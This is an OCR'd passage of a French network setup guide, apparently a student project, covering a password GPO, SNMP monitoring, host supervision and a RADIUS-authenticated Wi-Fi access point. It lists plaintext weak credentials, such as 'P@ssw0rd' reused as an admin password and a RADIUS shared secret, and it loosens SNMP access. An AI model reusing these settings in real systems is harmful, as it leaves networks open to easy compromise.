
5.3 Paramétrage de la GPO

Dans gestion de stratégies de groupe.


Dérouler le menu tel quel:



Clique droit sur “Rabanov”:




Ensuite, dans l'éditeur de gestion des stratégies de groupe” dérouler le menu comme-ci:




Ensuite il faut configurer les différentes sections.


1. “Conserver l'historique des mots de passe”



2. “Longueur minimale du mot de passe”




3. “Durée de vie maximale du mot de passe”



Laisser les autres options par défaut.

5.4 Installation et configuration de la fonctionnalité SNMP

Installer la fonctionnalité SNMP, pas de paramètrage particulier à faire durant l'installation.
Ouvrir la page des services et rechercher: “Service SNMP”.
Dans la partie “communauté, il faut mettre le nom de la communauté commune à tous les appareils. On peut faire le parallèle avec un mot de passe. Il faut que ce “mot de passe” soit identique sur tous le matériels (switch, machine). Sinon la connexion ne fonctionnera pas.
Ajouter l'adresse du serveur de Supervision: 192.168.38.104.



5.5 Configuration du serveur Web

5.5.1 Configuration SNMP

Il faudra faire cette configuration sur les deux serveurs web qui sont en cluster.

5.5.1.1 Installation

Installation du packet

```
apt-get install snmpd snmp
```

5.5.1.2 Configuration

Il n'y a pas grand chose à faire, il faut modifier le fichier se trouvant dans */etc/snmp/snmpd.conf*

Il faut commenter cette ligne, car il ne faut pas utiliser le nom de communauté par défaut, il faut en mettre un différent.

Et deuxièment le -V systemonly est trop restrictif

```
#rocommunity public  default    -V systemonly
```

Donc dans notre cas il faut faire comme cela:

```
rocommunity rabanov-gr6
```


6. Paramétrage de la supervision

Pré-requis:
Il est nécessaire que la Community soit configuré sur toutes les machines/éléments de configuration.

6.1 Ajout d'une machine

Se connecter à l'interface graphique via l'adresse 192.168.38.104
Username: admin
Password: P@ssw0rd

Dans la section configuration, hôtes cliquer sur “ajouter”:



Les sections importants sont:

- la communauté SNMP: celle que nous avons définit ultérieurement, c'est à dire rabanov-gr6
- Adresse IP/DNS: Adresse ip de la machine supervisée
- Nom de l'hôte: Nom convivial de la machine supervisée: Serveur2012
- Alias: Mettre un nom convivial de la machine supervisée: Serveur2012
- Modèle d'hôte: Mettre un nom d'hôte en rapport avec la machine supervisée, dans ce cas-ci: Server-Winks2k3.

Il faut ensuite sauvegarder.

Pour valider l'ajout du matériel, il faut aller dans configuration, collecteur et faire “application de la configuration.


7. Paramétrage Radius avec borne Wi-fi

7.1 Première connexion à la borne wi-fi

Relier le port RJ45 du Wg302 sur l'un des ports RJ45 de votre PC. Ensuite, configurer le PC dans le même plan d'adressage IP que le point d'accès: 192.168.0.210 255.255.255.0
Se connecter à l'interface de configuration du point en entrant l'adresse par défaut: http://192.168.0.228 depuis votre navigateur internet.
Nom d'utilisateur = admin
Mot de passe = password


7.2 Paramétrage de la borne wi-fi

Dans la section Basic Setting




Access Point Name: Le nom du routeur
Ip Address: Adresse IP du point d'accès. Nous avons en adéquation avec l'adressage IP de notre Vlan 200.
Ip Subnet Mask: Masque de sous réseau.
Default Gateway: Adresse Ip du vlan 200 pour le port Gi 0/1.200 du routeur
Primary DNS Server: Adresse IP du serveur 2012

Dans la section Wireless Settings




Wireless Network Name (SSID): Définir un SSID avec un nom concret.
Laisser le reste par défaut.


Dans la section Security Profile Settings



Nous avons besoin que d'un seul profile, faire “Edit”



Security Profile Name: Nom comcret
Wireless Network Name (SSID): Mettre le même nom de SSID que dans la partie Wireless Setting.
Network Authentication: “WPA & WPA 2 With Radius”
Laisser le reste par defaut.



Section: Primary Authentification Server:
Ip Address: Adresse IP du serveur 2012
Port Number: 1812 (port par défaut)
Shared Secret: Il faut le même secret partage sur le Serveur 2012 et sur la borne Wifi. Dans notre cas P@ssw0rd

Section: Primary Accounting Server:
Ip Address: Adresse IP du serveur 2012
Port Number: 1813 (port par défaut)
Shared Secret: Il faut le même secret partage sur le Serveur 2012 et sur la borne Wifi. Dans notre cas P@ssw0rd

Laisser le reste par défaut.


Il n'est pas nécessaire de modifier les autres sections pour notre cas.

7.3 Configuration Radius


7.3.1 Installation et configuration Web 